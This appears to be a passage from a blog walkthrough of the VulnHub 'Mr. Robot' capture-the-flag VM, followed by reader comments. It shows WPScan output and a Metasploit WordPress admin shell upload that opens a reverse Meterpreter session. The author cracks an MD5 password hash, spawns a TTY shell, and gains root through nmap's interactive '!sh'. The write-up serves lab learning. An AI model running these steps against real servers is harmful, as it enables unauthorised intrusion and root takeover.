    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5835
[i] Fixed in: 4.3.5

[!] Title: WordPress 2.6.0-4.5.2 - Unauthorized Category Removal from Post
    Reference: https://wpvulndb.com/vulnerabilities/8520
    Reference: https://wordpress.org/news/2016/06/wordpress-4-5-3/
    Reference: https://github.com/WordPress/WordPress/commit/6d05c7521baa980c4efec411feca5e7fab6f307c
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5837
[i] Fixed in: 4.3.5

[!] Title: WordPress 2.5-4.6 - Authenticated Stored Cross-Site Scripting via Image Filename
    Reference: https://wpvulndb.com/vulnerabilities/8615
    Reference: https://wordpress.org/news/2016/09/wordpress-4-6-1-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/c9e60dab176635d4bfaaf431c0ea891e4726d6e0
    Reference: https://sumofpwn.nl/advisory/2016/persistent_cross_site_scripting_vulnerability_in_wordpress_due_to_unsaf
    Reference: http://seclists.org/fulldisclosure/2016/Sep/6
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7168
[i] Fixed in: 4.3.6
```

```
[!] Title: WordPress 2.8-4.6 - Path Traversal in Upgrade Package Uploader
    Reference: https://wpvulndb.com/vulnerabilities/8616
    Reference: https://wordpress.org/news/2016/09/wordpress-4-6-1-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/54720a14d85bc1197ded7cb09bd3ea790caa0b6e
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7169
[i] Fixed in: 4.3.6

[+] Enumerating installed plugins (only ones with known vulnerabilities) ...

   Time: 00:00:32 <=======================> (1373 / 1373) 100.00% Time: 00:00:32

[+] We found 6 plugins:

[+] Name: akismet
 |  Latest version: 3.2
 |  Location: http://192.168.1.9/wp-content/plugins/akismet/

[!] We could not determine a version so all vulnerabilities are printed out

[!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8215
    Reference: http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
    Reference: https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
[i] Fixed in: 3.1.5

[+] Name: all-in-one-seo-pack - v2.0.4
 |  Location: http://192.168.1.9/wp-content/plugins/all-in-one-seo-pack/
```

```
 |  Readme: http://192.168.1.9/wp-content/plugins/all-in-one-seo-pack/readme.txt
[!] The version is out of date, the latest version is 2.3.9.2

[!] Title: All in One SEO Pack <= 2.1.5 - aioseop_functions.php new_meta Parameter XSS
    Reference: https://wpvulndb.com/vulnerabilities/6888
    Reference: http://blog.sucuri.net/2014/05/vulnerability-found-in-the-all-in-one-seo-pack-wordpress-plugin.html
[i] Fixed in: 2.1.6

[!] Title: All in One SEO Pack <= 2.1.5 - Unspecified Privilege Escalation
    Reference: https://wpvulndb.com/vulnerabilities/6889
    Reference: http://blog.sucuri.net/2014/05/vulnerability-found-in-the-all-in-one-seo-pack-wordpress-plugin.html
[i] Fixed in: 2.1.6

[!] Title: All in One SEO Pack <= 2.2.5.1 - Information Disclosure
    Reference: https://wpvulndb.com/vulnerabilities/7881
    Reference: http://jvn.jp/en/jp/JVN75615300/index.html
    Reference: http://semperfiwebdesign.com/blog/all-in-one-seo-pack/all-in-one-seo-pack-release-history/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0902
[i] Fixed in: 2.2.6

[!] Title: All in One SEO Pack <= 2.2.6.1 - Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7916
    Reference: https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-affecting-multiple-wordpress-plugins.
[i] Fixed in: 2.2.6.2

[!] Title: All in One SEO Pack <= 2.3.6.1 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8538
    Reference: http://seclists.org/fulldisclosure/2016/Jul/23
```

```
    Reference: https://semperfiwebdesign.com/blog/all-in-one-seo-pack/all-in-one-seo-pack-release-history/
    Reference: https://sumofpwn.nl/advisory/2016/persistent_cross_site_scripting_in_all_in_one_seo_pack_wordpress_plugin
    Reference: https://wptavern.com/all-in-one-seo-2-3-7-patches-persistent-xss-vulnerability
    Reference: https://www.wordfence.com/blog/2016/07/xss-vulnerability-all-in-one-seo-pack-plugin/
[i] Fixed in: 2.3.7

[!] Title: All in One SEO Pack <= 2.3.7 -  Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8558
    Reference: https://www.wordfence.com/blog/2016/07/new-xss-vulnerability-all-in-one-seo-pack/
    Reference: https://semperfiwebdesign.com/blog/all-in-one-seo-pack/all-in-one-seo-pack-release-history/
[i] Fixed in: 2.3.8

[+] Name: all-in-one-wp-migration - v2.0.4
 |  Location: http://192.168.1.9/wp-content/plugins/all-in-one-wp-migration/
 |  Readme: http://192.168.1.9/wp-content/plugins/all-in-one-wp-migration/readme.txt
[!] The version is out of date, the latest version is 5.52

[!] Title: All-in-One WP Migration <= 2.0.4 - Unauthenticated Database Export
    Reference: https://wpvulndb.com/vulnerabilities/7857
    Reference: http://www.pritect.net/blog/all-in-one-wp-migration-2-0-4-security-vulnerability
    Reference: https://www.rapid7.com/db/modules/auxiliary/gather/wp_all_in_one_migration_export
[i] Fixed in: 2.0.5

[+] Name: google-analytics-for-wordpress - v5.3.2
 |  Location: http://192.168.1.9/wp-content/plugins/google-analytics-for-wordpress/
 |  Readme: http://192.168.1.9/wp-content/plugins/google-analytics-for-wordpress/readme.txt
[!] The version is out of date, the latest version is 5.5.2
```

```
[!] Title: Google Analytics by Yoast <= 5.3.2 - Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7838
    Reference: http://packetstormsecurity.com/files/130716/
[i] Fixed in: 5.3.3

[!] Title: Google Analytics by Yoast <= 5.3.2 - Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7856
    Reference: https://yoast.com/ga-plugin-security-update-more/
    Reference: http://klikki.fi/adv/yoast_analytics.html
    Reference: http://packetstormsecurity.com/files/130935/
[i] Fixed in: 5.3.3

[!] Title: Google Analytics by Yoast <= 5.3.3 - Unauthenticated Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7914
    Reference: https://yoast.com/coordinated-security-release/
    Reference: https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-affecting-multiple-wordpress-plugins.
    Reference: http://klikki.fi/adv/yoast_analytics2.html
[i] Fixed in: 5.4

[!] Title: Google Analytics by Yoast <= 5.4.4 - Authenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8147
    Reference: https://security.dxw.com/advisories/xss-in-google-analytics-by-yoast-premium-by-privileged-users/
[i] Fixed in: 5.4.5

[+] Name: jetpack - v3.3.2
 |  Location: http://192.168.1.9/wp-content/plugins/jetpack/
 |  Readme: http://192.168.1.9/wp-content/plugins/jetpack/readme.txt
[!] The version is out of date, the latest version is 4.3.1
```

```
[!] Title: Jetpack 3.0-3.4.2 - Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7915
    Reference: https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-affecting-multiple-wordpress-plugins.
    Reference: https://jetpack.me/2015/04/20/jetpack-3-4-3-coordinated-security-update/
[i] Fixed in: 3.4.3

[!] Title: Jetpack <= 3.5.2 - Unauthenticated DOM Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7964
    Reference: https://blog.sucuri.net/2015/05/jetpack-and-twentyfifteen-vulnerable-to-dom-based-xss-millions-of-wordpre
[i] Fixed in: 3.5.3

[!] Title: Jetpack <= 3.7.0 - Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8201
    Reference: https://jetpack.me/2015/09/30/jetpack-3-7-1-and-3-7-2-security-and-maintenance-releases/
    Reference: https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-jetpack.html
[i] Fixed in: 3.7.1

[!] Title: Jetpack <= 3.7.0 - Information Disclosure
    Reference: https://wpvulndb.com/vulnerabilities/8202
    Reference: https://jetpack.me/2015/09/30/jetpack-3-7-1-and-3-7-2-security-and-maintenance-releases/
[i] Fixed in: 3.7.1

[!] Title: Jetpack <= 3.9.1 - LaTeX HTML Element XSS
    Reference: https://wpvulndb.com/vulnerabilities/8472
    Reference: https://jetpack.com/2016/02/25/jetpack-3-9-2-maintenance-and-security-release/
    Reference: https://github.com/Automattic/jetpack/commit/dbc33b9105c4dbb0de81544e682a8b6d5ab7e446
[i] Fixed in: 3.9.2
```

```
[!] Title: Jetpack 2.0-4.0.2 - Shortcode Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8500
    Reference: https://jetpack.com/2016/05/27/jetpack-4-0-3-critical-security-update/
    Reference: http://wptavern.com/jetpack-4-0-3-patches-a-critical-xss-vulnerability
    Reference: https://blog.sucuri.net/2016/05/security-advisory-stored-xss-jetpack-2.html
[i] Fixed in: 4.0.3

[!] Title: Jetpack <= 4.0.3 - Multiple Vulnerabilities
    Reference: https://wpvulndb.com/vulnerabilities/8517
    Reference: https://jetpack.com/2016/06/20/jetpack-4-0-4-bug-fixes/
[i] Fixed in: 4.0.4

[+] Name: wptouch - v3.7.3
 |  Location: http://192.168.1.9/wp-content/plugins/wptouch/
 |  Readme: http://192.168.1.9/wp-content/plugins/wptouch/readme.txt
[!] The version is out of date, the latest version is 4.3.2

[!] Title: WPtouch Mobile Plugin <= 3.7.5.3 - Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7920
    Reference: https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-affecting-multiple-wordpress-plugins.
[i] Fixed in: 3.7.6

[+] Finished: Fri Sep 30 22:38:32 2016
[+] Requests Done: 1441
[+] Memory used: 139.449 MB
[+] Elapsed time: 00:00:35
```

A ton of possible XSS Vulnerabilities, and a lot of outdated versions. Unfortunately I don't see any RCE Exploits, or anything particularly good that we can use against the host.

Since I already have admin credentials, and I'm logged in… let's just go ahead and see if we can upload an admin shell. We will be using Metasploit for this.

```
root@kali:~# msfconsole

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.23-dev                         ]
+ -- --=[ 1577 exploits - 907 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
```

```
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   WordPress



msf exploit(wp_admin_shell_upload) > set USERNAME elliot
USERNAME => elliot
msf exploit(wp_admin_shell_upload) > set PASSWORD ER28-0652
PASSWORD => ER28-0652
msf exploit(wp_admin_shell_upload) > set RHOST 192.168.1.9
RHOST => 192.168.1.9
msf exploit(wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.7:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
```

Oh… what? It seems that the exploit is working, but the website isn't being detected as a WordPress site.

Looking at the source code for the exploit, I feel that the following line is causing problems.

```
fail_with(Failure::NotFound, 'The target does not appear to be using WordPress') unless wordpress_and_online?
```

So I went ahead and opened the exploit to edit it…

```
root@kali:~# gedit /usr/share/metasploit-framework/modules/exploits/unix/webapp/wp_admin_shell_upload.rb
```

Once open, I commented out the **fail_with** error (usign the # character) to prevent the shell from failing upon WordPress detection.

```
 def exploit
    #fail_with(Failure::NotFound, 'The target does not appear to be using WordPress') unless wordpress_and_online?
```

Once done, I went back into MSF, reloaded the modules, and ran the exploit again.

```
msf exploit(wp_admin_shell_upload) > reload
[*] Reloading module...
msf exploit(wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] Authenticating with WordPress using elliot:ER28-0652...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
```

```
[*] Executing the payload at /wp-content/plugins/OTZuwKynuy/CAEHwDnNnV.php...
[*] Sending stage (33721 bytes) to 192.168.1.9
[*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.9:53258) at 2016-09-30 23:26:06 -0500
[!] This exploit may require manual cleanup of 'CAEHwDnNnV.php' on the target
[!] This exploit may require manual cleanup of 'OTZuwKynuy.php' on the target

meterpreter >
```

Awesome! We got the shell up and running on the host! Let's snoop around to see what we can find!

```
meterpreter > pwd
/opt/bitnami/apps/wordpress/htdocs/wp-content/plugins/OTZuwKynuy
meterpreter > cd /
meterpreter > dir
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40755/rwxr-xr-x   4096     dir   2015-09-16 05:49:06 -0500  bin
40755/rwxr-xr-x   4096     dir   2015-11-13 02:52:43 -0600  boot
40755/rwxr-xr-x   3820     dir   2016-09-30 15:14:56 -0500  dev
40755/rwxr-xr-x   4096     dir   2016-09-30 15:14:56 -0500  etc
40755/rwxr-xr-x   4096     dir   2015-11-13 00:25:35 -0600  home
100644/rw-r--r--  5582759  fil   2015-11-13 02:52:43 -0600  initrd.img
40755/rwxr-xr-x   4096     dir   2015-09-16 05:49:06 -0500  lib
40755/rwxr-xr-x   4096     dir   2015-09-16 05:49:06 -0500  lib64
```

```
40700/rwx------   16384    dir   2015-06-24 05:44:49 -0500  lost+found
40755/rwxr-xr-x   4096     dir   2015-09-16 05:49:06 -0500  media
40755/rwxr-xr-x   4096     dir   2015-11-13 02:52:20 -0600  mnt
40755/rwxr-xr-x   4096     dir   2015-09-16 05:49:06 -0500  opt
40555/r-xr-xr-x   0        dir   2016-09-30 20:15:00 -0500  proc
40700/rwx------   4096     dir   2015-11-13 17:50:07 -0600  root
40755/rwxr-xr-x   480      dir   2016-09-30 20:15:15 -0500  run
40755/rwxr-xr-x   4096     dir   2015-11-13 02:52:14 -0600  sbin
40755/rwxr-xr-x   4096     dir   2015-09-16 05:49:06 -0500  srv
40555/r-xr-xr-x   0        dir   2016-09-30 15:14:53 -0500  sys
41777/rwxrwxrwx   4096     dir   2016-09-30 23:26:01 -0500  tmp
40755/rwxr-xr-x   4096     dir   2015-09-16 05:49:06 -0500  usr
40755/rwxr-xr-x   4096     dir   2015-09-16 05:49:06 -0500  var
100600/rw-------  5821984  fil   2015-09-16 05:49:06 -0500  vmlinuz

meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2015-11-13 01:20:08 -0600  robot

meterpreter > cd robot
meterpreter > ls -la
Listing: /home/robot
====================
```

```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100400/r--------  33    fil   2015-11-13 01:28:21 -0600  key-2-of-3.txt
100644/rw-r--r--  39    fil   2015-11-13 01:28:21 -0600  password.raw-md5

meterpreter > cat key-2-of-3.txt
[-] core_channel_open: Operation failed: 1
meterpreter > cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Alright, it seems that we have an MD5 Hash with the username **robot**. Let's go to HashKiller online and see if it can crack the MD5 hash for us.

You can use HashCat if you wanted to, but I figured that this was going to be faster.

```
c3fcd3d76192e4007dfb496cca67e13b MD5 : abcdefghijklmnopqrstuvwxyz
```

Geez, what a shitty password! Who cares, it was easy for us to crack!

Since we have a password, and a Meterpreter session on the host, let's see if we can drop into a shell and login as the user **robot**.

```
meterpreter > shell
Process 2094 created.
Channel 1 created.
```

Okay, we got shell! Now we want to be able to login to **robot**. So what we need to do is establish a TTY Shell. We can do so by typing the following line:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Here is a good resource where you can read more about Spawning a TTY Shell.

Once in, we can login as **robot** and get the second flag!

Key 2:

```
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls -a
ls -a
.  ..  key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Okay, go do a victory lap around the house! You deserve it! Though… we're still not done. Still got 1 more key to find!

Since we exploited the host, and got in - our next step is to carry out Post-Explotation and further Enumeration on the internal side.

What I like doing is running an nmap scan if possible to enumerate open ports, and internal machines - so let's see if we can enumerate ports on the localhost.

```
robot@linux:~$ nmap localhost
nmap localhost

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2016-10-01 04:54 UTC
Interesting ports on localhost (127.0.0.1):
(The 1659 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql

Nmap finished: 1 IP address (1 host up) scanned in 0.127 seconds
```

Well we see that FTP is open, and so is MySQL… but without a user name or password, and database name for MySQL… it's useless.

One folder seems interesting to me, the **root** folder… let's see if I can access it!

```
robot@linux:/$ cd /root
cd /root
bash: cd: /root: Permission denied
```

Crap… looks like I have to do some privilege escalation to be able to access that. I spent some time looking for exploits to escalate my privileges… until it hit me!

The host has nmap installed, which could possibly allow me to run commands as root, due to the way SUID flags might be set.

Let's check the nmap version first!

```
robot@linux:/$ /usr/local/bin/nmap --version
/usr/local/bin/nmap --version

nmap version 3.81 ( http://www.insecure.org/nmap/ )
```

Awesome! The host in running an old version of nmap, which supports an option called "interactive." With this option, users are able to execute shell commands by using an nmap "shell".

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
```

```
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# cd /root
cd /root
```

Key 3:

```
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Closing:

And there we have it! We captured all three keys, and rooted the system!

If this was a real engagement, we would be able to do a lot more damage, now that we have root privileges. Well, I hoped you guys enjoyed this post as much as I enjoyed pwning Mr. Robot!

This box was really well put together and honestly challenged me - at the same time I learned a lot about the hacking process and some new exploitations, along with many valuable lessons.

Stay tuned for more VulnHub Write-Ups, OTW, and more! Also - I will be competing in this year's NCL - National Cyber League, so expect some future write-ups on that!

Cheers!

Updated: September 30, 2016

SHARE ON

Twitter Facebook G+ Google+ in LinkedIn

Previous Next

LEAVE A COMMENT

11 Comments jhalon 1 Login

Recommend 1 Tweet Share Sort by Best

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

NiteOWL • 3 years ago

Awesome write up, I tried the ctf at first with no help, but got stuck at 1-of-3.txt had no clue i had to decipher, cheers.

Reply • Share ›

Jon Martin • 3 years ago

Awesome write up. Learned a lot from doing this. I really appreciated the links for some of the buzz words, tools, and exploitation's you dealt with.

Reply • Share ›

Jack Halon Mod → Jon Martin • 3 years ago

Glad to have helped! Good job on hacking Mr. Robot - now onto the next VM's ;)

Reply • Share ›

Jon Martin → Jack Halon • 3 years ago

Already started on your Stapler write up.

Reply • Share ›

Alessandro • 3 years ago

Great article Jack, it helped me a lot, I was stuck at the first key, I was trying to upload a perl reverse shell from the hello dolly plugin but I was not successful :(
Anyway with your help I rooted mrrobt. Good job!

Reply • Share ›

Sarthak Agrawal • 3 years ago

Hi,
Thanks for the walkthrough. I was able to find out the first key, but did not know about the base64 encoding so took me a long time though. Actually i was unable to upload the payload to the wordpress through this exploit. It shows Unexpected reply error : Failed to upload the payload.

What should i do next?

Reply • Share ›

Yusuf Yazir → Sarthak Agrawal • 2 years ago

Hi Sarthak, sorted this by commenting unexpected reply error out in the source code. Good luck.

Reply • Share ›

Jack Halon Mod → Sarthak Agrawal • 3 years ago

Hey Sarthak!
First of all, make sure you set the USERNAME, PASSWORD and LHOST correctly. The payload might be failing due to not having proper permissions. Also make sure that you commented out part of the exploit that fails upon WordPress Detection.

Also, try updating metasploit and running a reload to make sure none of the scrips are corrupted.

Another thing to keep in mind is to make sure that the VM and your Kali box is able to communicate to each other. So if have the Kali Bridged, and the Mr. Robot VM as NAT, then you'll be able to detect it but not connect properly. So make sure they are on the same network connection - so either both on NAT, HOST, or Bridged.

Let me know if you are still having issues, and I'll try to help out the best I can!

^ | v • Reply • Share ›

Владимир → Jack Halon • 2 years ago

Man, i have same problem. All parametres sets right, metasploit is updated and link between mashins is exist. Are you have any idea what is may be?

Reply • Share ›

Tellico Lungrevink ➦ Владимир • 2 years ago

I had the same problem. I solved it by increasing the timeout for the http exploitation:

set HttpClientTimeout 300

More in my own writeup:
https://sprzedamsanki.githu...

Reply • Share ›

Jack Halon Mod ➦ Владимир • 2 years ago

Hello!

Are you sure that you are setting LHOST to the IP of your Kali Box? If you are getting an "unexpected-reply" it might be because the Reverse TCP Handler is erroring out.

Also try running Metasploit as sudo and see if that makes a difference.

It's also highly possible that something might be preventing the exploit such as AV or AM - make sure you don't have a firewall or anything on the "test lab" between both VM's.

Cheers!

Reply • Share ›

ALSO ON **JHALON**

OverTheWire: 'Leviathan' Solutions 1-8

2 comments • 3 years ago

Avatar **Adrian Self** — Ahahahaha, at the end of the CONGRATULATIONS file is the line:
Well Done, you seem to have used a *nix system before, now try

SANS 2016 Holiday Hack Challenge

1 comment • 3 years ago

Avatar **Professional Sway** — Your actually insane, thanks for this.

Pentestit Lab v11 - Connect Token (7/12)

8 comments • 2 years ago

Avatar **Ismail Ismail** — Hey Jack,
yes that explains it very well, thank you very much :D.i want to pass the OCSP exam also but im waiting till i have the money to enroll, i am

VulnHub - Kioptrix 5

1 comment • 3 years ago

Avatar **HakLab** — Hi, Could you please help me out with the setup of Kioptrix 2014 vulnhub machine. I have tried everything that I normally do. Still not able to see it via netdiscover. Could you please tell me what